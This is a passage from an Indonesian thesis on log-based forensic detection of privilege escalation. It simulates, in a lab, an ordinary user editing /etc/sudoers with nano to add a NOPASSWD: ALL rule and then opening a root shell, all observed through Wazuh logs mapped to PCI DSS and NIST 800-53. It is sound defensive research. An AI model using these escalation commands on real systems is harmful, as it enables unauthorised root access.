
Semua log yang dikumpulkan ini dikorelasikan untuk mengidentifikasi pola serangan *privilege escalation*, menganalisis kesesuaian dengan standar keamanan, dan memberikan wawasan mendalam terhadap teknik serangan yang digunakan. Dengan pendekatan ini, penelitian memastikan bahwa setiap data yang diperoleh mencakup perspektif teknis (Wazuh), regulasi (PCI DSS), dan kontrol keamanan umum (NIST 800-53).

Flowchat Akuisisi Data



3.4 Preservation

Tahap preservasi merupakan tahap yang dilakukan saat data sudah terkumpul, data tersebut dijaga dan dipelihara sekaligus menghitung nilai hash pada setiap *file log* yang terkumpul dan memastikan integritasnya agar tidak terjadi perubahan selama proses analisis. Proses ini penting untuk menjaga keabsahan bukti digital dalam penyelidikan forensik. Tahap *preservation* dapat dilihat pada Gambar 3.6 berikut.



Gambar 3.6 Tahap Preservasi

3.5 Examination

Tahap ini merupakan tahap pemeriksaan data apakah data yang sudah dikumpulkan merupakan data yang berhubungan dengan kejadian yang terjadi agar bisa dilakukan analisis lebih lanjut. Setelah tahap pemeriksaan, analisis mendalam dari data yang dikumpulkan akan dilakukan untuk mengidentifikasi pola serangan dan karakteristik artefak digital yang relevan dengan serangan *privilege escalation*.

3.6 Analysis

Tahap ini merupakan tahap dimana data yang sudah diperoleh dan diperiksa akan dianalisis sehingga didapatkan informasi yang berguna untuk investigasi serta rekomendasi perbaikan yang dapat meningkatkan keamanan sistem. Dengan mengikuti tahapan sistematis, penelitian ini bertujuan untuk memberikan pemahaman yang lebih baik tentang karakteristik serangan *privilege escalation* dan langkah-langkah mitigasi yang diperlukan.

3.6.1 Tahapan Analisis Data

Analisis data dalam penelitian ini berfokus pada evaluasi log yang dihasilkan dari sistem target berdasarkan tiga tahapan utama: analisis log PCI DSS, analisis log NIST 800-53, perbandingan log dari kedua standar tersebut dengan benchmark, dan penyusunan standarisasi karakteristik artefak serangan *privilege escalation*, khususnya pada kasus serangan **misconfiguration sudoers**.

1. Analisis Log PCI DSS

Log yang dianalisis berdasarkan standar Payment Card Industry Data Security Standard (PCI DSS) berfungsi untuk mengidentifikasi dan mengevaluasi aktivitas terkait keamanan data sensitif, terutama dalam konteks kontrol akses dan logging. Analisis ini mencakup verifikasi apakah aktivitas *privilege escalation*, seperti modifikasi file sudoers, dilaporkan dengan benar, serta mengevaluasi apakah sistem memiliki mekanisme pemantauan untuk mendeteksi perubahan yang tidak sah. Analisis log PCI DSS memberikan wawasan spesifik tentang kepatuhan terhadap kontrol keamanan yang berhubungan langsung dengan perlindungan data sensitif.

2. Analisis Log NIST 800-53

Log yang dianalisis berdasarkan kerangka kerja NIST 800-53 berfokus pada kontrol keamanan yang lebih luas, seperti autentikasi, audit, dan logging sistem. Analisis ini

mengevaluasi log untuk mendeteksi upaya *privilege escalation* dan mencocokkannya dengan kontrol yang relevan dalam NIST, seperti AC-6 (Least Privilege) dan AU-3 (Content of Audit Records). Data log ini membantu mengidentifikasi apakah sistem mencatat aktivitas eksploitasi dengan tingkat detail yang cukup untuk mendukung mitigasi ancaman.

3. Perbandingan Log PCI DSS dan NIST 800-53 dengan Benchmark

Log dari PCI DSS dan NIST dibandingkan dengan benchmark spesifik *privilege escalation*, seperti yang dijelaskan dalam dokumen "Got Root? A Linux Priv-Esc Benchmark". Perbandingan ini bertujuan untuk mengukur efektivitas kedua standar dalam mendeteksi serangan misconfiguration sudoers. Contohnya, benchmark mencakup aktivitas seperti eksploitasi file biner yang memiliki hak sudo, dan analisis log memeriksa apakah aktivitas ini tercatat secara konsisten pada kedua standar. Hasil perbandingan ini memberikan gambaran mengenai kekuatan dan kelemahan masing-masing standar dalam mendeteksi dan mencegah *privilege escalation*.

4. Standarisasi Karakteristik Artefak Serangan *Privilege escalation*

Berdasarkan hasil analisis dan perbandingan, penelitian ini menyusun standarisasi karakteristik artefak serangan untuk kasus misconfiguration sudoers. Karakteristik ini mencakup pola aktivitas yang konsisten pada log, seperti:

- Pengguna biasa menjalankan perintah sudo -l untuk memeriksa hak akses.
- Penggunaan nano atau editor teks lain untuk membuka dan memodifikasi file sudoers.
- Penambahan konfigurasi baru, seperti ALL=(ALL) NOPASSWD:ALL, pada file sudoers.
- Perintah sudo su yang dijalankan untuk mendapatkan akses root.

Standarisasi ini memberikan panduan bagi administrator dan alat keamanan untuk mendeteksi serangan serupa di masa depan. Dengan menggabungkan analisis log PCI DSS, log NIST 800-53, dan benchmark, penelitian ini memastikan pendekatan yang komprehensif dalam mendeteksi dan mengklasifikasikan artefak serangan *privilege escalation* yang berfokus pada misconfiguration sudoers. Standarisasi ini tidak hanya meningkatkan kemampuan deteksi, tetapi juga menyediakan basis data yang dapat digunakan untuk pengembangan lebih lanjut dalam mitigasi serangan.

3.7 Investigation

Tahap ini merupakan tahap mengidentifikasi hasil dari analisis data seperti kapan serangan

terjadi, siapa penyerangnya, bagaimana serangan itu terjadi, dimana serangan itu terjadi, dan mengapa serangan itu terjadi.

3.8 Presentation

Tahap presentasi merupakan tahap untuk menampilkan hasil investigasi dengan Bahasa yang mudah dipahami.

3.8.1 Tahapan Laporan

Laporan ini merupakan dokumen utama dalam penelitian ini yang disusun sebagai bagian dari tesis untuk mengkaji deteksi serangan *privilege escalation* berbasis log dalam konteks forensika digital. Dokumen ini mencakup semua tahap penelitian, mulai dari pendahuluan, metodologi penelitian, hasil analisis, hingga kesimpulan dan rekomendasi. Laporan ini dirancang untuk memberikan gambaran yang terstruktur dan komprehensif mengenai proses identifikasi dan analisis karakteristik artefak serangan, serta korelasinya dengan kontrol keamanan seperti PCI DSS, NIST 800-53, dan taktik/teknik MITRE ATT&CK.

Dalam kerangka forensika digital, laporan ini tidak hanya fokus pada pengumpulan dan analisis data log, tetapi juga mengintegrasikan metode dan pendekatan yang relevan untuk mengidentifikasi jejak serangan *privilege escalation* yang dapat digunakan sebagai bukti dalam investigasi keamanan informasi.

Secara rinci, dokumen ini berisi:

1. **Pendahuluan:** Penjelasan tentang latar belakang penelitian, permasalahan yang diangkat, dan tujuan penelitian dalam mendukung investigasi forensika digital.
2. **Metodologi Penelitian:** Uraian tentang konfigurasi lingkungan, simulasi serangan, proses akuisisi data log berbasis standar keamanan, dan langkah-langkah analisis yang mengikuti prinsip-prinsip forensika digital.
3. **Hasil dan Pembahasan:** Analisis mendalam terhadap log yang dihasilkan, termasuk perbandingan log dari standar PCI DSS dan NIST 800-53 dengan benchmark spesifik *privilege escalation*. Bagian ini juga mengidentifikasi pola dan karakteristik artefak serangan berbasis misconfiguration sudoers, yang dapat menjadi bukti digital dalam proses investigasi.
4. **Kesimpulan:** Rangkuman temuan utama penelitian, termasuk standarisasi pola serangan, serta implikasi terhadap keamanan informasi dan praktik forensika digital.
5. **Rekomendasi:** Solusi yang dapat diterapkan untuk mencegah *privilege escalation* berbasis log, serta langkah-langkah peningkatan dalam proses investigasi forensika digital.

Laporan ini juga dilengkapi dengan visualisasi seperti diagram topologi jaringan, tabel hasil analisis, dan ilustrasi pola serangan untuk mempermudah pembaca memahami proses dan hasil penelitian. Dengan mengintegrasikan pendekatan forensika digital, dokumen tesis ini tidak hanya berfungsi sebagai referensi akademik tetapi juga sebagai panduan praktis dalam mendeteksi, menganalisis, dan menyajikan bukti serangan *privilege escalation* untuk tujuan investigasi keamanan informasi.

3.8.2 Luaran Laporan

Bagian *output* dalam laporan ini akan memuat rangkuman dari seluruh temuan utama penelitian. Kesimpulan ini disusun dengan menyoroti poin-poin penting dari setiap tahap yang telah dilakukan, termasuk identifikasi karakteristik artefak serangan, analisis log berdasarkan standar keamanan (PCI DSS dan NIST 800-53), perbandingan dengan benchmark, serta penyusunan standarisasi pola serangan *privilege escalation*.

Pada bagian ini, akan dijelaskan pula implikasi temuan penelitian terhadap keamanan informasi dan praktik forensika digital, termasuk bagaimana hasil penelitian ini dapat mendukung deteksi dan mitigasi serangan di masa depan. Kesimpulan dirancang untuk memberikan penekanan pada kontribusi penelitian dalam pengembangan strategi keamanan berbasis log, sekaligus menjadi rekomendasi untuk implementasi lebih lanjut dalam penguatan sistem keamanan dan investigasi keamanan informasi.

BAB 4

Hasil dan Pembahasan

Bab ini membahas hasil penelitian yang dimulai dari proses persiapan, pengujian sampai pelaporan kesimpulan berdasarkan bagan alur metodologi penelitian yang dijelaskan sebelumnya pada Bab 3. Proses investigasi yang dilakukan merujuk pada metode *Network Forensics Generic Process Model (NFGP)* terdiri dari delapan tahapan, yaitu *Preparation, Detection, Collection, Preservation, Examination, Analysis, Investigation*, dan *Presentation*.

Pada langkah ini, kita mensimulasikan suatu masalah, selanjutnya akan dilakukan pengamatan log server, memantau lalu lintas dan aktivitas, menganalisis data log, analisis forensik, dan hasil analisis.


4.1 Analisis dan Observasi

Proses awal ialah memonitoring log server wazuh pada situasi normal maupun sedang diserang, yaitu dengan cara menganalisis dan observasi pada log server wazuh.

Log pada wazuh server memiliki peran yang sangat penting dalam sistem keamanan jaringan. Secara umum, fungsinya adalah untuk menerima, menyimpan, dan menganalisis data log yang dikirim dari wazuh agent yang terpasang di berbagai endpoint seperti server atau workstation. Log ini berisi informasi penting seperti aktivitas sistem, perubahan file, aktivitas pengguna, serta log aplikasi dan layanan seperti SSH, NGINX, atau Apache, pada log ini juga untuk melihat timestamp paling banyak aktivitas dengan waktu full time 24 jam. Semua data yang diterima kemudian dianalisis oleh rules engine milik wazuh untuk mendeteksi adanya potensi ancaman atau pola serangan siber. Selain itu, log server wazuh juga menghasilkan alert keamanan berdasarkan hasil analisis, serta menyimpan semua data log untuk keperluan audit, forensik digital, dan pelaporan kepatuhan terhadap standar keamanan informasi seperti ISO 27001 atau PCI DSS. Dengan kata lain, fungsi utama log server wazuh adalah mengamati, mengidentifikasi, dan mencatat seluruh aktivitas sistem secara real-time untuk menjaga keamanan jaringan organisasi.

4.1.1 Analisis dan Observasi Log NIST 800-53

Ketika proses pemeriksaan terlihat bahwa log wazuh masih berjalan normal atau tidak ada aktivitas yang mencurigakan yang menandakan bahwa log wazuh belum mendapatkan serangan. Hal itu dapat dilihat pada rule log berikut.



Gambar 4.1 Log server wazuh NIST 800-53 sebelum terjadi serangan

Gambar 4.1 memperlihatkan bahwa log pada wazuh tidak ada aktivitas yang mencurigakan, sehingga dapat disimpulkan bahwa server masih dalam keadaan normal.

Mencari informasi data terkait segala aktivitas system yang sedang berjalan dapat dilakukan menggunakan tool yang ada pada wazuh melalui menu rule log events NIST 800-53. Menu rule log events NIST 800-53 ini menampilkan timestamp, agent.name, rule.nist_800_53, rule.description, rule.level, rule.id, data.srcip, dan agent.ip.

timestamp	agent.name	rule.nist_800_53	rule.description	rule.level	rule.id	data.srcip	agent.ip
Dec 21, 2024 @ 13:29:11...	wazuh-server	CM.1, AU.6, SI.4	CIS Amazon Linux 2 Benc...	3	19009		
Dec 21, 2024 @ 13:24:48...	ubuntu20	AU.14, AC.7	PAM: Login session open...	3	5501		192.168.1.44
Dec 21, 2024 @ 13:24:48...	ubuntu20	AU.14, AC.7, AC.6	Successful sudo to ROOT...	3	5402		192.168.1.44
Dec 21, 2024 @ 13:24:32...	ubuntu20	AU.14, AC.7	PAM: Login session closed...	3	5502		192.168.1.44
Dec 21, 2024 @ 13:24:20...	ubuntu20	AU.14, AC.7	PAM: Login session open...	3	5501		192.168.1.44


Gambar 4.2 Rule log events NIST 800-53

Gambar 4.2 menampilkan log aktivitas pada server berupa timestamp, agent.name, rule.nist_800_53, rule.description, rule.level, rule.id, data.srcip, dan agent.ip yang dapat

digunakan untuk mengumpulkan informasi. Karena tidak ada aktivitas yang mencurigakan, sehingga tidak ada indikasi log terkait serangan yang terjadi pada server.

4.1.2 Analisis dan Observasi Log PCI DSS

Ketika proses pemeriksaan terlihat bahwa log wazuh masih berjalan normal atau tidak ada aktivitas yang mencurigakan yang menandakan bahwa log wazuh belum mendapatkan serangan. Hal itu dapat dilihat pada rule log berikut.



Gambar 4.3 Rule log events PCI DSS

Gambar 4.3 memperlihatkan bahwa log pada wazuh tidak ada aktivitas yang mencurigakan, sehingga dapat disimpulkan bahwa server masih dalam keadaan normal.

Mencari informasi data terkait segala aktivitas system yang sedang berjalan dapat dilakukan menggunakan tool yang ada pada wazuh melalui menu rule log events PCI DSS. Menu rule log events PCI DSS ini menampilkan timestamp, agent.name, rule.pci_dss, rule.description, rule.level, rule.id, data.srcip, dan agent.ip.

timestamp	agent.name	rule.pci_dss	rule.description	rule.level	rule.id	data.srcip	agent.ip
Dec 21, 2024 @ 13:29:11.845	wazuh-server	2.2, 5.2	CIS Amazon Linux 2 Benchma...	3	19009		
Dec 21, 2024 @ 13:24:48.974	ubuntu20	10.2.5	PAM: Login session opened.	3	5501		192.168.1.44
Dec 21, 2024 @ 13:24:48.965	ubuntu20	10.2.5, 10.2.2	Successful sudo to ROOT exe...	3	5402		192.168.1.44
Dec 21, 2024 @ 13:24:32.941	ubuntu20	10.2.5	PAM: Login session closed.	3	5502		192.168.1.44
Dec 21, 2024 @ 13:24:20.968	ubuntu20	10.2.5	PAM: Login session opened.	3	5501		192.168.1.44
Dec 21, 2024 @ 13:24:20.960	ubuntu20	10.2.5, 10.2.2	Successful sudo to ROOT exe...	3	5402		192.168.1.44
Dec 21, 2024 @ 13:24:00.920	ubuntu20	10.2.4, 10.2.5	Command not allowed.	5	5406		192.168.1.44
Dec 21, 2024 @ 13:23:50.925	ubuntu20	10.2.4, 10.2.5	PAM: User login failed.	5	5503		192.168.1.44

Gambar 4.4 Rule log events PCI DSS

Gambar 4.4 menampilkan log aktivitas pada server berupa timestamp, agent.name, rule.pci_dss, rule.description, rule.level, rule.id, data.srcip, dan agent.ip yang dapat

digunakan untuk mengumpulkan informasi. Karena tidak ada aktivitas yang mencurigakan, sehingga tidak ada indikasi log terkait serangan yang terjadi pada server.

Bagian selanjutnya akan mensimulasikan serangan *privilege escalation* menggunakan teknik scanning vulnerability untuk mendeteksi celah keamanan yang bisa dieksploitasi, setelah vulnerability dilakukan ditemukan kerentanan pada SUID/sudo files sesuai dengan kelas kerentanan pada Benchmark "Got Root? A Linux Priv-Esc Benchmark" pada tabel 3.3 Bab 3 yang menjadi acuan penelitian ini, kemudian dilakukan serangan menggunakan nano untuk mengedit file konfigurasi sudoers dan menambahkan konfigurasi skrip khusus baru untuk memberikan akses root kepada pengguna biasa yang berjalan di file nano untuk menentukan apakah serangan berhasil dilakukan atau gagal. Bersamaan dengan itu akan dilakukan pemantauan pada server menggunakan API dashboard wazuh log event rule NIST 800-53 dan PCI DSS, kemudian secara langsung dilakukan juga penarikan data sebagai tahap akuisisi data sebagai barang bukti yang dianalisis di tahap berikutnya.

4.2 Simulasi Serangan

Tahapan simulasi serangan, penyerang melakukan serangan *privilege escalation* melalui kerentanan SUID/sudo files pada server.

IP Penyerang

Simulasi serangan menggunakan OS windows dengan alamat IP 192.168.1.41

```
Wireless LAN adapter WiFi:

Connection-specific DNS Suffix  . : 
IPv6 Address. . . . . : 2001:448a:2002:1b04:b662:a712:83b4:886a
Temporary IPv6 Address. . . . . : 2001:448a:2002:1b04:898:408f:9fe3:f53e
Link-local IPv6 Address . . . . . : fe80::7f23:7070:d9b2:53fd%10
IPv4 Address. . . . . : 192.168.1.41
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::1%10
                             192.168.1.1
```

Gambar 4.5 IP Attacker

IP Wazuh Server


IP Wazuh server dengan alamat IP 192.168.1.46.

```
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:2a:fb:13 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.46/24 brd 192.168.1.255 scope global dynamic eth0
        valid_lft 86272sec preferred_lft 86272sec
    inet6 2001:448a:2002:424a:a00:27ff:fe2a:fb13/64 scope global dynamic mngtmpaddr
        valid_lft 229569sec preferred_lft 143169sec
    inet6 fe80::a00:27ff:fe2a:fb13/64 scope link
        valid_lft forever preferred_lft forever
[wazuh-user@wazuh-server ~]$
```


Gambar 4.6 IP Wazuh server

IP Target Server/Wazuh Agent

IP target server dengan alamat IP 192.168.1.44 menggunakan OS ubuntu.



Gambar 4.7 IP Target server GUI



Gambar 4.8 IP Target server CLI

Akses SSH

Penyerang menggunakan kredensial SSH untuk masuk sebagai pengguna biasa. Kredensial ini dapat diperoleh melalui teknik lain seperti *brute force* atau *phishing*, dan menginputkan IP target dengan alamat IP 192.168.1.44.

```
C:\Users\adesa>ssh userbiasa@192.168.1.44
userbiasa@192.168.1.44's password:
Permission denied, please try again.
userbiasa@192.168.1.44's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

439 updates can be installed immediately.
178 of these updates are security updates.
To see these additional updates run: apt list --upgradable
```

Gambar 4.9 Akses target menggunakan SSH

Penyerang berupaya melakukan enumerasi terhadap akun super user untuk mengidentifikasi dan mengumpulkan informasi yang dapat digunakan dalam langkah-langkah serangan berikutnya.

Penyerang melakukan pemindaian kerentanan untuk mencari celah yang dapat dieksploitasi dalam sistem, salah satunya dengan memeriksa hak akses sudo untuk mengetahui hak akses yang diberikan kepada pengguna biasa serta perintah-perintah yang diizinkan untuk dijalankan oleh mereka. Penyerang memeriksa perintah-perintah yang diizinkan oleh konfigurasi sudo untuk pengguna biasa. Perintah `ls -l /usr/bin/nano` digunakan untuk memeriksa hak akses pada file nano, dan hasilnya menunjukkan bahwa nano memiliki izin akses rwx yang memungkinkan pengguna biasa untuk menggunakannya. Dari temuan ini, penyerang dapat memanfaatkan celah tersebut dengan berinisiatif melakukan serangan melalui nano sebagai pintu masuk.

```
userbiasa@Ubuntu20:~$ ls -l /usr/bin/nano
-rwxr-xr-x 1 root root 320136 Oct 10 03:20 /usr/bin/nano
userbiasa@Ubuntu20:~$
```

Gambar 4.10 Cek Hak Akses Sudo

Hasil menunjukkan bahwa pengguna biasa memiliki akses sudo pada beberapa tools, termasuk nano dan vim.

Penyerang melakukan check nano untuk mengetahui hak akses apa saja yang diberikan.

Penyerang melakukan pemeriksaan terhadap file-file biner yang memiliki bit SUID serta izin sudo. Dalam proses tersebut, penyerang menemukan bahwa nano memiliki izin penuh dan dapat dijalankan dengan hak akses root. Penyerang kemudian memvalidasi izin akses pada file biner seperti nano dan vim, dan dalam skenario ini, nano memang memiliki izin penuh.

```
userbiasa@Ubuntu20:~$ nano
userbiasa@Ubuntu20:~$ sudo /usr/bin/nano /etc/sudoers
```

Gambar 4.11 Cek Hak Akses File

Penyerang melakukan penyerangan dengan mengedit file sudoers yang berisi skrip khusus.


Penyerang masuk ke dalam file sudoers dengan menggunakan perintah **sudo /usr/bin/nano /etc/sudoers**, memanfaatkan editor nano yang seharusnya tidak bisa dimodifikasi oleh pengguna biasa. Nano memberikan akses yang lebih luas sehingga pengguna biasa dapat melakukan pengeditan pada file tersebut. Dengan akses ini, penyerang mengubah aturan pada file sudoers dengan menambahkan konfigurasi khusus berupa skrip yang memungkinkan mengubah hak pengguna biasa menjadi root serta membuka akses perintah sudo su tanpa memerlukan kata sandi.



```
GNU nano 4.8 /etc/sudoers Modified
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"
# Host alias specification
# User alias specification
# Cmnd alias specification
# userbiasa ALL=(ALL:ALL) NOPASSWD: ALL
# userbiasa ALL=(ALL) ALL
userbiasa ALL=(ALL:ALL) NOPASSWD: ALL
userbiasa ALL=(ALL) NOPASSWD: /usr/bin/nano
# User privilege specification
```

Gambar 4.12 Modifikasi Sudoers Nano

Penyerang masuk ke dalam super user dan menjalankan *shell root* menggunakan hak *sudo* baru yang diberikan untuk meningkatkan hak akses dengan perintah *sudo /bin/bash*.

A terminal window on a black background. The first line shows a user prompt 'userbiasa@Ubuntu20:~\$' followed by the command 'sudo /bin/bash' which is highlighted with a red rectangular box. The subsequent lines show the prompt changing to 'root@Ubuntu20:/home/userbiasa#' and the execution of 'id' and 'whoami' commands, both returning 'root' as the user identity.

```
userbiasa@Ubuntu20:~$ sudo /bin/bash
root@Ubuntu20:/home/userbiasa# id
uid=0(root) gid=0(root) groups=0(root)
root@Ubuntu20:/home/userbiasa# whoami
root
root@Ubuntu20:/home/userbiasa#
```

Gambar 4.13 Hasil *Privilege escalation* atau Hak Akses Root

Penyerang berhasil masuk ke akun super user atau *root* tanpa memerlukan kata sandi dengan melakukan bypass melalui penambahan konfigurasi aturan khusus baru pada file *sudoers*, sebagaimana ditunjukkan pada gambar 4.12. Setelah itu, dilakukan pengecekan terhadap ID dan grup yang menunjukkan hasil sebagai *root*, kemudian validasi lebih lanjut dengan perintah *whoami* mengonfirmasi bahwa akses *root* telah berhasil diperoleh.

Penyerang masuk dengan memanfaatkan misconfiguration pada file *sudo*, yang ditemukan berdasarkan hasil eksploitasi dari benchmark. Dalam dokumen Benchmark "Got Root? A Linux Priv-Esc Benchmark" tersebut, fungsi eksploitasi yang dijelaskan digunakan sebagai acuan dasar untuk memahami pola serangan. Namun, jika dicari pada sumber lain seperti google atau jurnal terkait, acuan benchmark sebagai pedoman pembacaan log serangan ini masih belum tersedia.

Pengeditan file *sudoers* dengan perintah ***sudo /usr/bin/nano /etc/sudoers*** digunakan sebagai acuan acuan untuk perintah-perintah yang dipakai penyerang dalam melakukan eksploitasi.

Jenis serangan ini termasuk kategori *misconfiguration* pada file ***SUID/sudo***, di mana konfigurasi yang salah memberikan akses berlebihan pada editor *nano* sehingga memungkinkan pengguna biasa melakukan pengeditan file penting yang seharusnya tidak dimodifikasi. Hal ini terjadi karena *nano* memiliki akses yang terlalu luas sehingga bisa dimanfaatkan untuk mengubah sistem file secara tidak sah.

Tabel 4.1 Simulasi Serangan *Privilege escalation*

Tahap	Langkah	Perintah	Deskripsi
1. Akses SSH	Penyerang masuk ke sistem target melalui SSH.	ssh user@192.168.1.44	Penyerang mengakses sistem target menggunakan kredensial pengguna biasa (username: user).
